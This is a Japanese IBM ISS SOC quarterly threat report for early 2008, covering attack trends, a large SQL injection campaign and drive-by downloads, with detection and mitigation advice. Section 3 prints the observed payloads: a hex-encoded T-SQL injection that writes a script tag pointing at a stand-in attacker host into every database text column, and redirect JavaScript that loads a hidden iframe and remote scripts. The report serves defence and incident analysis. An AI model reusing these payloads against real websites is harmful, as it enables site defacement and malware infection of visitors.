IBM Internet Security Systems
Ahead of the threat.®

2008年 第1四半期
SOC 情報分析レポート

2008 年 6 月 26 日 発行

編集担当
日本アイ・ビー・エム株式会社 ISS 事業部
マネージド セキュリティサービス部
セキュリティーオペレーションセンター

目次

1. はじめに

本レポートは、IBM が提供しているセキュリティー運用管理サービス「マネージド セキュリティー サービス(MSS)」の世界 7拠点(日本、オーストラリア、米国 3 拠点、ベルギー、ブラジル)にある監視センター(セキュリティー オペレーションセンター:SOC)において検出されたデータを元に作成されています。SOC は、各拠点と密接に連携してバーチャルにひとつの SOC として機能し、世界規模での監視活動を日々行っています。

これらの SOC には、訓練されたセキュリティエンジニアが常駐し、世界のどこで何が起きているかをリアルタイムに把握しながら、お客様のネットワークを 24 時間 365 日監視しています。

SOC で把握しているこれらの情報は、パッチ適用やメンテナンス・スケジュールといった、セキュリティー対策を計画する際の一助になるものと考え、本レポートを作成致しました。

日本アイ・ビー・エム株式会社 ISS 事業部
マネージド セキュリティサービス部
セキュリティー オペレーション センター

2. 2008 年第 1 四半期におけるインターネット脅威状況

今期はSQLインジェクション攻撃によるWebサイト改ざんが多数報告された。これらの攻撃は改ざんされたサイトを訪れたユーザーへの攻撃を目的としたものであり、特に日本を含む限られた地域を対象として行われたことが確認されている。

本章では、IBM が公表する世界的な脅威状況の推移と東京 SOC における攻撃検知状況を示し、今期のインターネット脅威動向について解説する。

2.1. 世界的な脅威状況

IBM では、各国の SOC における監視データ、新たな脆弱性の影響、社会情勢から、インターネットにおける世界的な脅威状況をリアルタイムに評価し「AlertCon™ (アラートコン)」として公表している[1]。2007 年第1四半期から 2008 年第1四半期までの AlertCon の推移を図1に示す。なお、AlertCon の各レベルは表1のように定義されている。

2008 年第 1 四半期は世界的に大きな影響を与える攻撃やウイルスは観測されなかったため、AlertCon の推移はなかった。



図 1　AlertCon の推移(2007 年第1四半期～2008 年第1四半期)

[1] 日本 IBM ISS 事業部ホームページ　http://www.isskk.co.jp
Current Internet Threat Level　https://gtoc.iss.net/

表 1　AlertCon レベル

AlertCon の警戒値レベルの意味	
	**【通常の警戒レベル】** インターネットにおける一般的な攻撃活動や調査行為が観測されている。 このレベルであっても、保護されていないネットワークをインターネットに接続すると数分から数時間でシステムが侵害される。
	**【警戒レベルの上昇】** 警戒すべき脆弱性や脅威が観測されており、システムの脆弱性検査と適切な対応が必要である。
	**【脆弱性への攻撃】** 特定の脆弱性を狙った攻撃が観測されており、早急な防御対策の実施が要求される。
	**【重大な脅威】** 極めて重大な影響を及ぼす脆弱性を悪用した大規模な攻撃が観測されており、早急かつ的確な対応が要求される。

2.2. 日本における脅威状況

東京 SOC で観測された攻撃検知データの統計をもとに、国内における脅威状況を解説する。図 2 は、2007 年第1四半期から 2008 年第1四半期までに東京 SOC で検知した攻撃について、攻撃手法別に推移を示したグラフである。監視デバイス数の変化による影響を排除するため、グラフは監視デバイス 100 台あたりの検知数に補正し、2007 年第1四半期の全検知数を 100 とした比率で示している。



図 2　攻撃検知数の推移(2007 年第1四半期～2008 年第1四半期)

国内においては SQL インジェクション攻撃の増加が目立っており、大規模な攻撃も複数観測された。以下に東京 SOC で確認した主な攻撃を取り上げ、解説する。

表 2　SOC で検知された代表的な攻撃（期間：2008 年 1 月～3 月）

No	発生日	攻撃種別	概要
(1)	3 月 11 日	SQL インジェクション	Web サイト改ざんを狙った SQL インジェクション攻撃を広範囲に検知
(2)	3 月 19 日	電子メールを利用した誘導型攻撃	Adobe Acrobat の脆弱性を悪用して不正なサイトへの誘導を試みる PDF ファイルが添付された電子メールを検知
(3)	3 月 24 日	SQL インジェクション	Web サイト改ざんを狙った SQL インジェクション攻撃を広範囲に検知

■急増する SQL インジェクション攻撃、目的は誘導型攻撃

今期の SQL インジェクションの検知数は 2007 年第 4 四半期に比べ約 1.6 倍に増加しており、半年前の 2007 年第 3 四半期と比較すると 10 倍以上になっている。SQL インジェクション攻撃は、Web アプリケーションの不備を悪用して、外部から不正にデータベースを操作する攻撃である。これまで主にサーバー内の情報そのものの不正取得や改ざんなどが目的とされてきた。

しかし、今期急増した攻撃の目的は Web サーバーを改ざんし、そこにアクセスしてきたクライアントを不正な Web サーバーに誘導することである。そして攻撃者の本当の狙いは、不正な Web サーバーに誘導されてきたクライアントから、誘導型攻撃によって情報を盗むことである。3 月には大規模な攻撃が確認されており（表 2(1),(3)）、多くのサイトで改ざんの被害が発生したため、各種メディアで大きく取り上げられた。

SOC では同様の攻撃を継続して検知している。3 章で攻撃の詳細と対策方法について解説を行っているので、ご参照いただきたい。

■多様化する誘導型攻撃

誘導型攻撃は今期も継続して増加している。2007 年第 1 四半期から 5 期連続の増加傾向となった。

誘導型攻撃とは、攻撃者が用意したワナ（Web サイトやファイルなど）をユーザーに閲覧させ、ウイルス感染やデータの流出を起こさせる攻撃である。その際、ブラウザなどアプリケーションの脆弱性が利用される。東京 SOC では、不正な PDF ファイルが添付された電子メールの大量送付を確認した（表 2 (2)）。ユーザーがこの PDF ファイルを開くと、Adobe 製品の脆弱性を利用され、知らないうちに悪意ある Web サイトへ接続させられてしまう。このほかにも、表 3 に示すような攻撃を確認している。

誘導型攻撃の被害を防ぐためには、アプリケーションのバージョンアップや OS へのパッチ適用が有効である。誘導型攻撃で利用される脆弱性のほとんどは修正方法が提供されている。3 章で実際に悪用が確認された脆弱性を取り上げるので、まずはこれらの修正が確実に完了していることを確認していただきたい。また、アンチウイルスソフトウェアを導入し最新のパターンファイルに更新することで既知のウイルスへの感染を防止できる。

表 3 確認された誘導型攻撃の例

攻撃種別	攻撃の概要
ソーシャルネットワーキングサービス(SNS)からの誘導	SNS のプロフィールで公開されている写真をクリックすることで、Windows Update を装ったポップアップ画面が表示され、承認すると攻撃が行われる。
ニセ検索サイトからの誘導	Google を装った検索結果ページが表示され、リンクをクリックすると攻撃が行われる。
電子メールからの誘導	I Like you という件名のメールに記載された URL をクリックすると攻撃が行われる。

東京 SOC が注目した主な攻撃動向の変化は上記の 2 点である。その他の攻撃について以下に概要を記載する。

(1) ウイルス

ウイルスの検知数は、2007 年第 4 四半期に比べ 1.5 倍になっている。最近では、誘導型攻撃による Web サイトや添付ファイルからの感染、USB メモリーを介しての感染など、ウイルスの感染経路の多様化・複雑化が進んでいる。複数サイトから次々とファイルをダウンロードするダウンローダー型と呼ばれるウイルスも増えてきている。

ウイルス感染を予防するため、アンチウイルスソフトウェアのパターンファイルを最新版に更新し、定期的にシステム全体を対象とした検査を行っていただきたい。また、パッチの適用やアプリケーションのバージョンアップを行い、ウイルス感染に利用される脆弱性を修正することも重要である。

(2) クロスサイトスクリプティング

クロスサイトスクリプティング攻撃は、Web アプリケーションの不具合を悪用して、不正なプログラムを実行させる攻撃である。東京 SOC では不具合を持つサイトを探しているとみられる通信を多く検知している。対策として、Web アプリケーションへの入力値のチェックと不正な値の無効化が挙げられる。この対策についても 3 章で紹介する。また、クロスサイトスクリプティングの脆弱性の有無を確認する手段として、脆弱性検査ツールやセキュリティー診断サービスの利用が有効である。

(3) 総当り攻撃

東京 SOC では、SSH サービスと FTP サービスに対する連続したログイン試行を定常的に検知している。このような攻撃を総当り攻撃と呼び、あらゆる文字列の組み合わせを試す手口（ブルートフォース攻撃）や、名前や生年月日などの利用されやすい単語を次々と試行する手口（辞書攻撃）がある。攻撃が成功すると、攻撃者によってサーバーに保存されている情報を不正に利用されたり、フィッシングサイトを立ち上げられたりしてしまう。また、サイトが改ざんされ、誘導型攻撃に利用されてしまうケースも確認されている。ただし、総当り攻撃の検知数は減少傾向にある。これは、サイトの改ざん手法が総当り攻撃から SQL インジェクション攻撃を利用したものに変わってきているためと考えられる。

対策として、ログインを許可するホストの制限や十分に長いパスワードを設定するなどが挙げられる。2007 年第 3 四半期レポートに、具体的な対策を解説しているので、併せてご参照いただきたい。

(4) リモートファイルインクルード

リモートファイルインクルード攻撃は、Web アプリケーションの不具合を利用し不正なプログラムを実行させる攻撃である。主に PHP で作成された Web アプリケーションが攻撃対象となっている。今期もこれまでと同様に攻撃検知数は比較的少ないものの、様々な Web アプリケーションでリモートファイルインクルードの脆弱性が報告されている。東京 SOC では、リモートファイルインクルード攻撃を用いて Web サーバーをボットに感染させようとする試みを確認している[2]。

利用している Web アプリケーションに関する情報を確認し、脆弱性が存在する場合は対策済みのバージョンへのアップグレードを行ってほしい。また、独自の Web アプリケーションをご利用の場合は、脆弱性検査ツールやセキュリティー診断サービスを利用して脆弱性の有無を確認することが可能である。

[2] ITPro サーバーも狙われる～RFI 攻撃によるボットの感染～
http://itpro.nikkeibp.co.jp/article/COLUMN/20080328/297408/?ST=security

3. SOC が注目する攻撃

本章では、2 章で説明した SQL インジェクション攻撃と誘導型攻撃について、攻撃手法やその対策とともに、相互の関係を解説する。

3.1. SQL インジェクション攻撃の目的の変化

2008 年第 1 四半期は SQL インジェクション攻撃が広域で発生し、多くの Web サイトが被害にあった。このことはメディアでも多数報道された。

SQL インジェクション攻撃は、2005 年頃にも e-コマースサイトなどに被害を及ぼし、注目を集めた。当時の攻撃は、企業のデータベースに保存されたクレジットカード情報や住所などの個人情報を盗み出すことだった。

これに対し今期は、一般に公開されている Web サイトを改ざんし、そこにアクセスしてきたクライアントを不正な Web サイトに誘導することを目的とした攻撃を大量に検知した。この攻撃における本当の狙いは、不正な Web サイトに誘導されてきたクライアントから、誘導型攻撃によって情報を盗むことである。

3.2. クライアントから情報を盗み出すまでの流れ

本節ではクライアントから情報を盗み出すまでの流れを 2 つのフェーズに分け、2008 年第 1 四半期に東京 SOC で検知した実際の攻撃を例にとって、その詳細、被害の確認方法、対策を説明する。

フェーズ①:Web サイトへの SQL インジェクション攻撃

フェーズ②:クライアントへの誘導型攻撃

① Web サイトへの SQL インジェクション攻撃

今回の SQL インジェクション攻撃は、Microsoft SQL Server(以下、SQL Server)がバックエンドで動作している Web アプリケーションを対象にしていた。



図 3 SQL インジェクション攻撃の流れ

攻撃コードは数字の羅列に変換されており、攻撃であることが隠蔽されていた。これは侵入検知システム(Intrusion Detection System、以下 IDS という)、侵入防御システム(Intrusion Prevention System、以下 IPS という)を回避するためと考えられる。

この攻撃により送信された攻撃コードは以下のような文字列であった。

```
a=%82%A4';DECLARE%20@S%20NVARCHAR(4000);SET%20@S=CAST(0x44004500
43004C0041005200450020004000540020007600610072006300680061007200280032003500350029002000440045004100
29002C0040004300200076006100720063006800610072002800320035003500290020004400450041
～省略～
4F0053004500200054006100620062006C0065005F0043007500720073006F0072002000440045004100
4C004C004F0043004100540045002000540061006200 6C0065005F0043007500720073006F007200
%20AS%20NVARCHAR(4000));EXEC(@S);
```

数字の羅列となっていた攻撃コードを逆変換すると、以下のような SQL 命令が復元された。

```
DECLARE @T varchar(255),@C varchar(255)
DECLARE Table_Cursor CURSOR FOR
        select a.name,b.name
                from sysobjects a,
                        syscolumns b
～省略～
OPEN Table_Cursor FETCH NEXT FROM    Table_Cursor INTO @T,@C
        WHILE(@@FETCH_STATUS=0)
        BEGIN
                exec('update      ['+@T+']      set      ['+@C+']=rtrim(convert(varchar,['+@C+']))+"<script
src=http://ATTACK_URL/attack.code></script>'")
                FETCH NEXT FROM    Table_Cursor INTO @T,@C
        END
CLOSE Table_Cursor DEALLOCATE Table_Cursor
```

この攻撃コードはデータベース中の全テーブルを対象に、文字列が保存されているカラムの改ざんを行う。具体的には、SQL Server の管理情報が保存されている sysobjects と syscolumns を用いてすべてのテーブルを検索し、既存データに次のような不正なスクリプトを追記する。

既存のカラム内容<script src=http://ATTACK_URL/attack.code></script>

攻撃対象となったWebアプリケーションが、受け取ったSQL命令をそのまま実行するように作られていた場合、この攻撃が成功してしまう。

これまでのSQLインジェクション攻撃では主にSQL Server特有のシステムストアドプロシージャであるxp_cmdshellが悪用されてきた。しかし、今回の攻撃ではSQL Server特有の機能は利用されていない。そのため、他のデータベースを標的にした攻撃に移植しやすい。対象のデータベースが以下の機能をサポートしていれば、SQL Server以外に対しても類似の攻撃を行うことができるので、他のデータベースのユーザにも注意していただきたい。

- 動的プロシージャ実行
- データベース管理情報へのアクセス
- カーソルおよび配列処理

② クライアントへの誘導型攻撃

前項のSQLインジェクション攻撃により改ざんされたWebサイトは誘導型攻撃に利用されてしまう。



図 4 誘導型攻撃の流れ

ユーザが改ざんされたWebサイトを閲覧すると(図4 ①)、挿入された不正なスクリプトによって攻撃者のWebサイト“ATTACK_URL”に自動的にリダイレクトされ(図4 ②)、attack.codeファイルがダウンロードされる(図4 ③)。

今回の攻撃では attack.code ファイル内に、さらに複数の攻撃サーバからウイルスをダウンロー

ドさせようとする命令が記述されていた。

```
var Njp="FUCKJP";
var Xw=document.cookie.match(new RegExp("(^| )"+Njp+"=([^;]*)(;|$)"));
if(Xw != "C")
{
window.document.writeln("<iframe width=1 height=1 src=¥"http://www.example.com/code.htm¥"></iframe>");
var exp=new Date();exp.setTime(exp.getTime()+1*60*1000);
window.document.cookie=Njp+"="+escape("C")+";expires="+exp.toGMTString();
}
document.writeln("<SCRIPT language=JavaScript src=¥"http:¥/¥/sexample.com¥/stat.php?id=808572&
web_id=808572¥" charset=gb2312><¥/SCRIPT>");
document.writeln("<SCRIPT language=JavaScript src=¥"http:¥/¥/sexample.com¥/stat.php?Param1=xxx+Para
m2=yyy+Param3=zzz><¥/SCRIPT>");
```

attack.code 内には以下のようなクライアント情報を他のサーバへ送信する命令も含まれていた。これは攻撃者が実効性を測るための仕組みであると考えられる。

- ブラウザの種類（IE, Firefox など)、バージョン
- 使用言語
- プラットフォーム(Win32 など)

なお、今回の攻撃では攻撃サーバがウイルスをダウンロードさせる際に、表 3 の脆弱性を利用することを確認している。

表 3 利用される脆弱性

内容	対応 CVE
MDACの脆弱性（MS06-014）	CVE-2006-0003
IERPCtl.IERPCtl.1 コンポーネントの脆弱性（RealPlayer の脆弱性）	CVE-2007-5601
MPS.StormPlayer.1 コンポーネントの脆弱性（BaoFeng2 の脆弱性）	CVE-2007-4816
DPClient.Vod コンポーネントの脆弱性（Xunlei Thunder の脆弱性）	CVE-2007-5064
GLCHAT.GLChatCtrl.1 コンポーネントの脆弱性 (Ourgame GCLWorld の脆弱性)	CVE-2007-5722

また、一部の攻撃サーバは cookie を利用して、同一クライアントからの複数回のアクセスを拒否するよう設定されていた。これは、攻撃サーバの情報を収集されないための対策と考えられる。

3.3. 被害を確認する方法

次に、前節で解説した2つの攻撃フェーズそれぞれについて、被害を受けたかどうかを確認するための方法を紹介する。

① SQL インジェクション攻撃

被害の有無の確認方法として以下の 3 点が挙げられる。

1. データベースの内容確認

今回のような攻撃により改ざんされる文字列はある程度決まっている。そのため、データベース内で以下のような文字列がないかを検索することで改ざんの有無を確認することが可能である。

```
<script src=http://＊＊＊＊＊＊＊></script>
<iframe src= http://＊＊＊＊＊＊＊></iframe>
```

また、データベースの内容を直接確認するだけでなく、SQL 命令の実行記録から意図しないデータ挿入の有無を確認することも有効である。

2. Web サーバのログ確認

GETリクエストを利用したSQLインジェクション攻撃の有無は、Webサーバのアクセスログから確認できる。アクセスログ内に以下のような行が確認された場合、SQL インジェクション攻撃により Web サイトが改ざんされた可能性がある。

```
192.168.1.1, -, 08/03/11, 0:55:20, W3SVC2, WWW, 172.16.1.1, 2111, 650, 3223, 200, 0, GET,
/index.asp?a=%82%A4';DECLARE%20@S%20NVARCHAR(4000);
SET%20@S=CAST(0x4400450043004C00410052004500200040005400200076006100720
63006800610072002800320035003500290002C00400043002000760061007200630068
00610072002800320035003500290002C00400043002000760061007200630068006100
7200280032003500350029002C00400043002000760061007200630068006100720028003
2003500350029002C00400043002000760061007200630068006100720028003200350035002･･･以下省略
```

青文字で記載されている数字の羅列は、3.2.のフェーズ①で取り上げた SQL インジェクション攻撃コードである。今回の攻撃が Web アプリケーションに対して行われた場合、このような数字の羅列がログに残る。

攻撃による影響の有無は、ハイライトされた数字から判断できる。これは HTTP ステータスコードと呼ばれ、値によって次表のような意味を持つ。

表 4 HTTP ステータスコードの例

HTTP ステータスコード	意味
2xx	リクエストの成功
4xx	リクエストの失敗
5xx	サーバーエラー

例のような 2xx や、5xx が記録されている場合は、攻撃が成功した恐れがある。4xx が記録されている場合は、攻撃が失敗していると判断できる。

3. IDS、IPS のログ確認

Web サーバのログから POST リクエストの内容すべてを確認することは難しい。しかし、IDS、IPS が設置されていれば、POST リクエストを利用した SQL インジェクション攻撃を確認することができる。

② 誘導型攻撃

誘導型攻撃は、図 4 の③、④の段階をそれぞれ以下の方法で確認することができる。

1. 攻撃コードのダウンロード

図 4 の“③攻撃コードをダウンロード”する行為は、IDS、IPS で検知することができる。

2. ウイルスのダウンロードおよび感染

図 4 の“④ウイルスに感染”したことを確認するためには、アンチウイルスソフトウェアを利用することが有効である。アンチウイルスソフトウェアを最新の状態に保ち、定期的にシステム全体を対象としたウイルス検査を実施することをお勧めする。

しかし、単一のアンチウイルスソフトウェアでは検知できないウイルスも存在するので、オンラインスキャンなどを活用し複数のアンチウイルスソフトウェアを試して頂きたい。

3.4. 対策

本節では、SQL インジェクション攻撃と誘導型攻撃への対策を紹介する。

(1) SQL インジェクション攻撃

SQL インジェクション攻撃への対策を表 5 にまとめた。公開 Web サイトでは、これらの対策を複数組み合わせて実施することをお勧めする。

表 5 SQL インジェクション攻撃への対策

対象	方法
Web アプリケーション	• 不正な値の無効化 • エラーメッセージの表示制限 • 安全性の高い機構の実装(バインドメカニズム、O/R マッピングなど) • WAF[3]による防御
データベース	• 厳格なアクセス制限 • データの暗号化
ネットワーク	• IDS、IPS による検知および防御

SQL インジェクション攻撃からデータベースを守るためには、Web アプリケーションの脆弱性をなくすことが重要である。しかし、稼動中のシステムで脆弱性をなくすためには Web アプリケーションの再構築が必要になるため、対応が難しい。

すでに IDS、IPS を導入している環境では、これらの機器が備えている機能(メーカーが提供しているシグネチャ)を利用して SQL インジェクション攻撃を検知することが可能である。さらに、環境に合わせてカスタマイズした独自のシグネチャを作成することにより、高い精度で検知・防御を行うことができる。SOC では、各国の SOC から収集した最新の攻撃パターンを元に、カスタムシグネチャを作成し、お客様の機器へ適用している。

(2) 誘導型攻撃への対策

誘導型攻撃の対策として、以下の 3 つの方法が挙げられる。

＜ソフトウェアの脆弱性をなくす＞

Web サイトを悪用した誘導型攻撃では、多くの場合 ActiveX コントロールの脆弱性が利用されることを確認している。クライアント環境で修正パッチを適用し脆弱性を解消しておけば、これらの攻撃による影響を受けることはない。

なお、アプリケーションによっては最新バージョンのリリースを自動的に確認する機能を備えているので、このような機能を有効活用し、脆弱性を放置しないようにすることが重要である。

しかしながら、組織全体のクライアント環境へ修正パッチを適用するには相当の時間がかかる。このような問題に対しては IPS の利用が有効である。IPS は「脆弱性を攻略しようとする試み」という観点から攻撃の検知、防御を行うため、仮想的に「修正パッチを適用した状態」を実現することができる。ネットワークセグメントの入り口に IPS を設置することで、セグメント内のクライアントをこれらの攻撃から守ることができる。

3 Web Application Firewall

＜攻撃コードを実行させない＞

誘導型攻撃に用いられる攻撃コードの多くは JavaScript で作成されている。したがって、ブラウザを設定を変更して JavaScript の実行をオフにすれば、攻撃コードは実行されなくなる。

現在ほとんどの Web サイトでは JavaScript が利用されているので、JavaScript の実行をオフにすると、閲覧に支障がでてしまう。サイト単位で JavaScript の有効・無効を設定できるツール[4]も存在するので、このようなツールを活用すれば、比較的容易にセキュリティレベルを向上させることができる。

＜ダウンロードしてしまったウイルスを駆除する＞

攻撃コードが実行されてしまっても、ウイルスを感染前に駆除することができれば、被害を受けないようにすることができる。

これには、“誘導型攻撃による被害を確認する方法”と同様であるが、アンチウイルスソフトウェアを利用することである。単一のアンチウイルスソフトウェアで検知できないウイルスに対しては、クライアントで使用するアンチウイルスソフトウェアとアンチウイルスゲートウェイで異なるベンダーの製品を使用することも有効な手段である。

4 代表的なものとして NoScript が挙げられる。 https://addons.mozilla.org/ja/firefox/addon/722

4. まとめ

今後のインターネット上の脅威を考える時に、昨今の動向では「Web サイトを悪用した攻撃」が注目すべきポイントと考えます。

今回のレポートで解析した結果、攻撃者がSQL インジェクションを利用して、Web サイトを改ざんし、正規の Web サイトがウイルスの感染に悪用されていました。従来であれば、Web サーバーに保存されている情報が狙われていましたが、最近の傾向では、クライアントの情報が狙われています。これは、サーバー側でのセキュリティー対策が進んだことで、必要な情報をサーバーから盗み出すことが難しくなったことが原因として考えられます。

このような傾向を踏まえて、クライアントの情報が盗まれないようにセキュリティー対策を強化することが求められています。しかし、従来のアンチウイルスソフトウェアやパーソナルファイアウォールだけでは、回避できない攻撃が目立っています。

したがって、被害に遭わないためには、各ソフトウェアのセキュリティパッチを速やかに適用し、その上で個々の対策を継続して実施して行くことが脅威に対抗する最善の手段であると考えます。

IBM では、このような情報セキュリティーに対する脅威が、ビジネスに与えるリスクを軽減するために、予防を前提としたセキュリティー対策を、現実的な方法で実現する必要があると考えており、その対策モデルとしてセキュリティー対策の導入から運用までをトータルで考えるソリューションを提供し続けています。

SOC では、セキュリティー対策の運用サイクルを効率よくまわすための「MPS(マネージドプロテクション サービス)」と中小企業でも導入しやすい月額の「MPS for SMB」の 2つのサービスを提供しています。

これらのサービスでは、Proventia シリーズを利用して、専門技術者が 24 時間 365 日監視/運用/管理を行います。ビジネスに与えるリスクを軽減させるための手段として利用をご検討いただければ幸いです。

IBM は、社会的な基盤へと成長した情報システムを守るため、高度化・多様化を続ける脅威に対して、常に”Ahead of the threat®”を実現する製品とサービスを提供することで、情報社会の発展を支援して行きたいと考えています。

【注意】レポートで紹介した対策は、利用環境によって他のシステムへ影響を及ぼす恐れがあるので、対策を行う際には十分注意の上、自己責任で行ってください。

付録: X-Force セキュリティアラート&アドバイザリー

IBM では、X-Force が日々発見している脆弱性のうち、特に緊急度が高いと判断したものをプロテクションアドバイザリーとして、また一般に公開される脆弱性のうち X-Force が重要と判断したものをプロテクションアラートとして公表している。

2008年第1四半期は、3件のアドバイザリーと4件のアラートを公表した(表7)。これらは発見された脆弱性の中でも特にビジネスに与える影響が大きいと考えられるものであり、優先して対応する必要がある。今期公表した脆弱性には既に修正パッチや問題の修正された最新バージョンが提供されている。それぞれの情報を参照の上、対策を実施していただきたい。

表 6 2008年第1四半期中にリリースされた IBM X-Force のアラート・アドバイザリー

No	リリース日	名称	対応 CVE	修正プログラム
プロテクション アドバイザリー				
(1)	1 月 8 日	Microsoft Windows TCP/IP でのリモートコード実行および DoS の複数(3 つ)の脆弱性	CVE-2007-0066 CVE-2007-0069	MS08-001 パッチ
(2)	2 月 12 日	Microsoft OleLoadPicture のリモートでのコード実行の脆弱点	CVE-2007-0065	MS08-008 パッチ
(3)		Microsoft Works Converter でのセクションヘッダーのインデックス表の情報によるリモートコード実行	CVE-2008-0105	MS08-011 パッチ
プロテクション アラート				
(4)	2 月 12 日	リモートでの Vista サービス不能(DHCP ブロードキャスト)	CVE-2008-0084	MS08-004 パッチ
(5)		Microsoft Visual FoxPro での FPOLE.OCX ActiveX コントロールによるバッファーオーバーフロー	CVE-2007-4790	MS08-010 パッチ
(6)		Microsoft Excel でのリモートコード実行の脆弱性	CVE-2008-0081	MS08-014 パッチ
(7)		Adobe Reader および Adobe Acrobat によるリモートでのコードの実行	CVE-2007-5659 CVE-2007-5663	最新版へのバージョンアップ

（1） Microsoft Windows TCP/IP でのリモートコード実行および DoS の複数（3つ）の脆弱性

Microsoft Windows TCP/IP に3つの脆弱性が発見された。脆弱性の悪用によりサービス不能（DoS）攻撃やリモートからコードを実行される可能性がある。また、Microsoft TCP/IP は、すべての Microsoft オペレーティングシステムが使用するネットワークプロトコルであるため、攻撃発生時には影響が広範囲に及ぶ可能性がある。そのため、この脆弱性には重大なリスクがあり、至急の対応が必要と言える。影響を受ける環境等詳しい情報を下記サイトよりご確認いただき、適切なパッチの適用を実施していただきたい。

Microsoft: http://www.microsoft.com/japan/technet/security/bulletin/ms08-001.mspx

（2） Microsoft OleLoadPicture のリモートでのコード実行の脆弱点

